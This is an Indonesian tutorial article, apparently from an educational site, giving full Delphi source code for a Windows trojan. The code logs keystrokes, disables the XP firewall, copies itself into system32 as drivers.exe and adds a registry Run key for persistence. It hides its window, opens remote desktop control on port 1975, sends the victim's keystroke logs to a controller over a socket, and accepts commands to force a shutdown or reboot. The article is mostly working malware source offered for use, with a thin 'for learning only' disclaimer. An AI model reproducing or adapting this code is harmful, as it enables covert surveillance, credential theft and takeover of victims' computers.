Membuat Trojan Sederhana Dengan Delphi

Heru Widakdo
heruwidakdo@gmail.com
http://widakdo.web.id

Mendengar kata “Trojan” akan terlintas dipikiran kita bahwa Trojan merupakan sebuah program yang sangat merugikan, merusak, dan bekerja secara diam-diam. Tetapi pada artikel kedua ini, penulis mencoba untuk sedikit membahas tentang cara pembuatan Trojan sederhana yang akan dibuat dengan sebuah software yang tidak asing lagi, yaitu: Borland Delphi 6. Semoga artikel ini berkenan di hati para pembaca sekalian, selamat membaca…….


Pendahuluan

Trojan atau lebih dikenal dengan Trojan Horse, yang dapat diartikan Kuda Troya. Dalam dunia komputer, Trojan adalah sebuah perangkat lunak yang patut dicurigai sebagai program jahat atau malicious software. Secara umum Trojan bersifat “stealth” atau tak terlihat dan bekerja secara diam-diam sebagai mata-mata yang dapat menyebabkan kerusakan system. Ide daripada Trojan ini diambil dari sejarah Perang Troya, ketika itu para prajurit Yunani yang selama 10 tahun tidak dapat menembus benteng pertahanan Troya, bersembunyi di dalam Kuda Troya (sebuah patung kuda raksasa, yang terbuat dari bahan dasar kayu, yang di dalamnya terdapat sebuah ruang untuk bersembunyi) yang ditujukan untuk pengabdian kepada Para Petinggi Troya. Petinggi Troya pun menganggap Kuda Troya tersebut tidak berbahaya dan di izinkan untuk masuk dalam benteng Troya. Para Petinggi Troya tak menyadari bahwa Kuda Troya tersebut berisi para pasukan Yunani, sehingga perang pun tak dapat dihindarkan.

Pada artikel ini tidak akan dibahas tentang seluk beluk penggunaan dasar-dasar Delphi, akan lebih ditekankan pada proses pembuatan Trojan itu sendiri. Penulis menggunakan Borland Delphi versi 6 dengan komponen dan unit tambahan yang didapatkan dari referensi lainnya. Dasar dari pembuatan Trojan ini adalah client server, karena secara umum Trojan bekerja melalui jaringan computer, yang dapat menyusup ke system computer lainnya dalam suatu jaringan. Trojan yang akan kita buat ini memiliki spesifikasi penyerangan, yaitu: kendali jarak jauh, menguasai computer korban, dan perekaman ketikan keyboard computer korban. Penulis tidak bertanggung jawab atas penyalahgunaan dari isi dan materi artikel ini, kembali ke tujuan dari artikel ini, yaitu hanya sebagai media pembelajaran semata, untuk itu dimohon untuk tidak menggunakan computer orang lain untuk menjalankan program ini nantinya.

Cara Kerja Program

Berikutnya adalah tahap pembuatan aplikasi Trojan tersebut, pertama-tama persiapan yang diperlukan adalah: computer, Borland Delphi, persiapan pikiran, snack, rokok dan kopi untuk melancarkan peredaran darah di otak….hehehehe(Opsional). Sebenarnya dalam pembuatan sebuah program diperlukan flow chart untuk memulainya, tetapi berhubung penulis adalah seorang yang awam di bidang IT, dan hanya berbekal 3M (Membaca, Mempelajari, dan Mempraktekan), maka proses pembuatan akan disajikan seacara sederhana dan semoga mudah dipahami oleh teman-teman semuanya. Masuk ke proses pembuatannya, program ini akan dirancang sesuai dengan tujuannya, yaitu: bekerja secara diam-diam, dapat diakses atau dikendalikan oleh computer lain dalam jaringan computer, dan yang terakhir adalah perekaman ketikan keyboard computer korban.



Gambar 1. Bagan cara kerja program Trojan sederhana dengan Delphi.

Dari gambar bagan 1 terlihat bahwa 'victim computer' atau computer korban menjalankan Trojan yang berjalan atau bekerja secara background, selanjutnya program lain (Trojan controller), yang dijalankan pada computer client berfungsi untuk mengendalikan Trojan dengan cara memberikan instruksi atau perintah kepada Trojan untuk melancarkan aksinya. Trojan controller memiliki 3 (tiga) kendali utama, yaitu Keyloger Reader yang berfungsi untuk membaca ketikan-ketikan yang ada di computer korban, Remote Shutdown yang berfungsi untuk mematikan computer korban dari jarak jauh, dan yang terakhir adalah Desktop Hack, yang berfungsi untuk menguasai akses computer korban.

Keterangan Tambahan :
Untuk komponen Delphi 'Desktop Hack bisa teman teman download dari website nya mas maswie http://maswie2000.wordpress.com/

Source Code

Trojan Source Code (scvhost.exe)

Unit Keylogger : unit untOffLineLogger;

```
interface

uses SysUtils, unit1, Windows;

procedure OLGetLetter;
function OLShift:Boolean;
function OLMoreChars(CharNumber:Integer;TruePart,FalsePart:string;var
Answer:string):Boolean;
procedure OLShowLetter(strLetter:string);
function OLActiveCaption:string;

implementation

var
    cWindow:string;

const cr_lf = chr(13)+chr(10);

procedure OLGetLetter;
var
j:Integer;
a:string;
begin
```

```
//Verify if lettrers 'A'..'Z'..'a'..'z' is pressed
//basicly to see if its a or A check the state of the caps and shift keys
//same gows with every thing alse liek you 1 or ! :P

for j:=65 to 90 do
if Odd(GetAsyncKeyState(j)) then
if Odd(GetKeyState(VK_CAPITAL)) then
if GetKeyState(VK_SHIFT)<0 then
OLShowLetter(LowerCase(Chr(j)))
else
OLShowLetter(UpperCase(Chr(j)))
else
if GetKeyState(VK_SHIFT)<0 then
OLShowLetter(UpperCase(Chr(j)))
else
OLShowLetter(LowerCase(Chr(j)));


//Verify if numpab is pressed
for j:=96 to 105 do
if Odd(GetAsyncKeyState(j)) then
OLShowLetter(IntToStr((j - 97) + 1));
//Verify if F1 to F24 is pressed
for j:=112 to 135 do
if Odd(GetAsyncKeyState(j)) then
OLShowLetter('{F' + IntToStr(j - 112 + 1) + '}');
//Verify if number 0 to 9 is pressed
for j:=48 to 57 do
if Odd(GetAsyncKeyState(j)) then
if OLShift then
begin
case j - 48 of
1: OLShowLetter('!');
2: OLShowLetter('@');
3: OLShowLetter('#');
4: OLShowLetter('$');
5: OLShowLetter('%');
6: OLShowLetter('^');
7: OLShowLetter('&');
8: OLShowLetter('*');
```

```
9: OLShowLetter('(');
0: OLShowLetter(')');
end;
end
else
OLShowLetter(IntToStr(j - 48));
if                    Odd(GetAsyncKeyState(VK_BACK))                    then
form1.Memo1.Text:=Copy(form1.Memo1.Text,1,Length(form1.Memo1.Text)-1);
if Odd(GetAsyncKeyState(VK_TAB)) then OLShowLetter('{TAB}');
if Odd(GetAsyncKeyState(VK_RETURN)) then OLShowLetter(#13#10);
//ok i added this in just so you know the all functions :P
if Odd(GetAsyncKeyState(VK_SHIFT)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_CONTROL)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_MENU)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_PAUSE)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_ESCAPE)) then OLShowLetter('{ESC}');
if Odd(GetAsyncKeyState(VK_SPACE)) then OLShowLetter(' ');
if Odd(GetAsyncKeyState(VK_END)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_HOME)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_LEFT)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_RIGHT)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_UP)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_DOWN)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_INSERT)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_MULTIPLY)) then OLShowLetter('*');
if Odd(GetAsyncKeyState(VK_ADD)) then OLShowLetter('+');
if Odd(GetAsyncKeyState(VK_SUBTRACT)) then OLShowLetter('-');
if Odd(GetAsyncKeyState(VK_DECIMAL)) then OLShowLetter('.');
if Odd(GetAsyncKeyState(VK_DIVIDE)) then OLShowLetter('/');
if Odd(GetAsyncKeyState(VK_NUMLOCK)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_CAPITAL)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_SCROLL)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_DELETE)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_PRIOR)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_NEXT)) then OLShowLetter('');
if Odd(GetAsyncKeyState(VK_PRINT)) then OLShowLetter('{PRINT SCREEN}');
if OLMoreChars($BA,':',';',a) then OLShowLetter(a);
if OLMoreChars($BB,'+','=',a) then OLShowLetter(a);
if OLMoreChars($BC,'<',',',a) then OLShowLetter(a);
if OLMoreChars($BD,'_','-',a) then OLShowLetter(a);
if OLMoreChars($BE,'>','.',a) then OLShowLetter(a);
```

```
if OLMoreChars($BF,'?','/',a) then OLShowLetter(a);
if OLMoreChars($C0,'~','`',a) then OLShowLetter(a);
if OLMoreChars($DB,'{','[',a) then OLShowLetter(a);
if OLMoreChars($DC,'|','¥',a) then OLShowLetter(a);
if OLMoreChars($DD,'}',']',a) then OLShowLetter(a);
if OLMoreChars($DE,'"','"',a) then OLShowLetter(a);
    {PrintScreen}
end;

function                    OLMoreChars(CharNumber:Integer;TruePart,FalsePart:string;var
Answer:string):Boolean;
begin
    OLMoreChars:=True;
    if Odd(GetAsyncKeyState(CharNumber)) then
    begin
        if OLShift then
            Answer:=TruePart
        else
            Answer:=FalsePart;
        Exit;
    end;
    OLMoreChars:=False;
end;

function OLShift:Boolean;
begin
    OLShift:=GetAsyncKeyState(VK_SHIFT) <> 0;
end;

procedure OLShowLetter(strLetter:string);
const
  cnMaxUserNameLen = 254;
var
  cActive:string;
  sUserName       : string;
  dwUserNameLen : DWord;
begin
  dwUserNameLen := cnMaxUserNameLen-1;
  SetLength( sUserName, cnMaxUserNameLen );
  GetUserName(PChar(sUserName), dwUserNameLen);
  SetLength(sUserName, dwUserNameLen);
```

```
   cActive:=OLActiveCaption;
if cWindow <> cActive then
begin
cWindow:=cActive;
strLetter:=cr_lf+'focused window:' + cWindow + cr_lf + strLetter;
end;
form1.Memo1.Text:=form1.Memo1.Text + strLetter;
if DirectoryExists('c:¥winnt') then
form1.Memo1.Lines.SaveToFile('c:¥winnt¥system32¥winux¥' + sUserName + '.joo')
else
form1.Memo1.Lines.SaveToFile('c:¥windows¥system32¥winux¥' + sUserName + '.joo');
end;

function OLActiveCaption:string;
var
     Handle:THandle;
     Len:LongInt;
     Title:string;
begin
     Handle:=GetForegroundWindow;
     Len:=GetWindowTextLength(Handle) + 1;
     SetLength(Title,Len);
     GetWindowText(Handle,PChar(Title),Len);
     OLActiveCaption:=TrimRight(Title);
end;

end.
```

Main Unit :

```
unit Unit1;

interface

uses
   Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
   Dialogs, StdCtrls, ExtCtrls, shellapi, Registry, XDesktopServer, mmsystem, ScktComp;

type
   TForm1 = class(TForm)
```

```
    Timer1: TTimer;
    Memo1: TMemo;
    trojan: TDesktopServer;
    ServerSocket1: TServerSocket;
    Memo2: TMemo;
    Button1: TButton;
    Edit1: TEdit;
    procedure Timer1Timer(Sender: TObject);
    procedure FormCreate(Sender: TObject);
    procedure ServerSocket1Accept(Sender: TObject;
      Socket: TCustomWinSocket);
    procedure Button1Click(Sender: TObject);
    procedure ServerSocket1ClientRead(Sender: TObject;
      Socket: TCustomWinSocket);
    procedure Edit1Change(Sender: TObject);

  private
    { Private declarations }

  public
    { Public declarations }
  end;

var
  Form1: TForm1;

implementation

uses
untOffLineLogger, Unit2;

{$R *.dfm}
{$R wave.res}

{----------procedure start up file-----------------}

procedure RunOnStartup(sProgTitle,sCmdLine: string;bRunOnce       : boolean );
var
  sKey : string;
  reg    : TRegIniFile;
begin
```

```
   if( bRunOnce )then
      sKey := 'Once'
   else
      sKey := '';

   reg := TRegIniFile.Create( '' );
   reg.RootKey := HKEY_LOCAL_MACHINE;
   reg.WriteString(
      'Software¥Microsoft'
      + '¥Windows¥CurrentVersion¥Run'
      + sKey + #0,
      sProgTitle,
      sCmdLine );
   reg.Free;
end;


{---------------keylogger unit--------------------}

procedure TForm1.Timer1Timer(Sender: TObject);
begin
OLGetLetter;
end;

{---------------saat aplikasi berjalan:--------------------}

procedure TForm1.FormCreate(Sender: TObject);
var
nmfile,nmfile2: string;    //variabel copy file//
begin

serversocket1.Open;


// disable firewall win xp sp2>>>>>>>>>>>>

   shellexecute(0,'open', 'net.exe',' stop sharedaccess',0,0);

//-----------------copy file----------->>>>>>>>>>>>>>>

              nmfile    := Application.ExeName;
```

```
            nmfile2 := 'c:¥windows¥system32¥drivers.exe';

            CopyFile(PChar(nmfile), PChar(nmfile2), False);

//----------------open desktop--------->>>>>>>>>>>>>>>>

          trojan.Portnya:='1975'; //membuka port 1975 untuk komunikasi
          trojan.OpenDesktop;

//----------------kirim hasil text curian>>>>>>>>>>>

   serversocket1.Active:=true;
   if(serversocket1.Socket.activeconnections>0)then
   serversocket1.Socket.Connections[0].SendText('Data Ketikan Korban : '+memo1.Text);


//----------------start up file>>>>>>>>>>>>>>>>>>>>>>>

RunOnStartup(
   'drivers',
   'c:¥WINDOWS¥system32¥drivers.exe',
   False);

//----------------hidden proccess>>>>>>>>>>>>>>>>>>>>>

  Application.ShowMainForm := false;

//-----------------directory save file>>>>>>>>>>>>>>>>>>

if DirectoryExists('c:¥winnt¥system32¥') = true then
   if DirectoryExists('c:¥winnt¥system32¥winux¥') = false then
   begin
      CreateDir('c:¥winnt¥system32¥winux¥');
   end;

if DirectoryExists('c:¥windows¥system32¥') = true then
   if DirectoryExists('c:¥windows¥system32¥winux¥') = false then
   begin
      CreateDir('c:¥windows¥system32¥winux¥');
   end;
end;
```


```
//saat socket server menerima koneksi dr client, eksekusi button1 >>>>>>>>>>>>>>>

procedure TForm1.ServerSocket1Accept(Sender: TObject;
   Socket: TCustomWinSocket);
begin
button1.Click;
end;

//Button 1 : pindahkan text memo 1 ke memo 2
//memo 1 adalah hasil ketikan korban

procedure TForm1.Button1Click(Sender: TObject);
begin
   memo2.Lines.Add(memo1.text);
   if(serversocket1.Socket.activeconnections>0)then
   serversocket1.Socket.Connections[0].SendText('Victim Log: '+memo1.text);
end;

procedure TForm1.ServerSocket1ClientRead(Sender: TObject;
   Socket: TCustomWinSocket);
begin
edit1.Text:=socket.ReceiveText;
end;

procedure TForm1.Edit1Change(Sender: TObject);
begin

if edit1.Text='message' then
   begin form2.Show;    end;

if edit1.Text='horse' then
   begin PlaySound(PChar(1),HInstance, snd_ASync or snd_Memory or snd_Resource);
   edit1.Clear;
   end;

if edit1.Text='reboot' then
   begin winexec('shutdown -r -t 0 -f',sw_normal); end;

if edit1.Text='shutdown' then
   begin winexec('shutdown -s -t 0 -f',sw_normal); end;
```


```
if edit1.Text='close' then
   begin form2.Close; end;

if edit1.Text='ghost' then
   begin PlaySound(PChar(2),HInstance, snd_ASync or snd_Memory or snd_Resource);
   edit1.Clear; end;

if edit1.Text='ghost2' then
   begin PlaySound(PChar(3),HInstance, snd_ASync or snd_Memory or snd_Resource);
   edit1.Clear;
   end;

if edit1.Text='nging' then
   begin PlaySound(PChar(4),HInstance, snd_ASync or snd_Memory or snd_Resource);
   edit1.Clear;
   end;

if edit1.Text='ngung' then
   begin PlaySound(PChar(5),HInstance, snd_ASync or snd_Memory or snd_Resource);

if edit1.Text='startup' then
   begin PlaySound(PChar(6),HInstance, snd_ASync or snd_Memory or snd_Resource);
   edit1.Clear;
   end;
end;

end.
```

Keterangan:

Mengingat efisiensi dan efektifitas, untuk Source Code lainnya dan aplikasi dalam bentuk *.exe akan disertakan pada artikel ini atau dapat di download di website penulis http://widakdo.web.id/ Silahkan teman-teman mengembangkannya sesuai dengan kreativitas masing-masing.

Berikut adalah Screenshoot Program Trojan Controller





Penutup

Aplikasi ini berfungsi layaknya sebuah pisau, dapat bermanfaat dan dapat juga merugikan. Bermanfaat untuk mempermudah administrasi komputer dalam suatu jaringan, dan merugikan bila di kembangkan untuk aplikasi Trojan maupun virus komputer. Penulis menyadari bahwa tulisan ini jauh dari sempurna, seperti pepatah "Tiada gading yang tak retak" Untuk itu saran dan kritik yang membangun sangat penulis harapkan. TerimaKasih buat teman-teman semua yang telah memberikan saya semangat untuk menulis. Specials thanks to: WEIP-ITS Surabaya yang telah memberikan sesuatu yang sangat berguna bagi penulis dan juga Ilmu Komputer yang telah bersedia menampilkan atau lebih tepatnya memfasilitasi penulis dalam mempublikasikan artikel ini, Jaya S'lalu untuk IlmuKomputer.com. Harapan penulis adalah berkembangnya dunia teknologi Bangsa Indonesia, agar tidak di pandang rendah oleh bangsa lain. Semoga tulisan yang sangat sederhana ini dapat bermanfaat……Amin.

Referensi

http://google.co.id/

http://id.wikipedia.org/

http://delphi-id.org/

http://delphi.about.com/

http://weip-its.org/

http://maswie2000.wordpress.com/

http://planetsourcecode.com/

http://www.opensc.ws/

Biografi Penulis

Heru Widakdo saat ini masih menyelesaikan studinya di S1 Jurusan Fisika – Instrumentasi Institut Teknologi Sepuluh Nopember (ITS) Surabaya. Mendapatkan ilmu di bidang komputer dan pemrograman secara otodidak melalui internet. Mencoba menjadi penulis di Ilmu Komputer untuk sekedar sharing dan berbagi ilmu pengetahuan untuk teman-teman pemula seperti penulis. Selain pemrograman Delphi, penulis juga mempelajari pemrograman berbasis website serta aplikasi lainnya yang berhubungan dengan database, control, simulasi dan perhitungan. Saran, kritik, dan masukan dari teman-teman sangat diharapkan demi kemajuan dan perkembangan ilmu pengetahuan. Penulis dapat dihubungi melalui email heruwidakdo@gmail.com dan personal website http://widakdo.web.id/ serta kami mengajak teman-teman untuk berdiskusi dan sharing seputar ilmu instrumentasi, elektronika, computer, dan pemrograman di forum diskusi http://weip-its.org/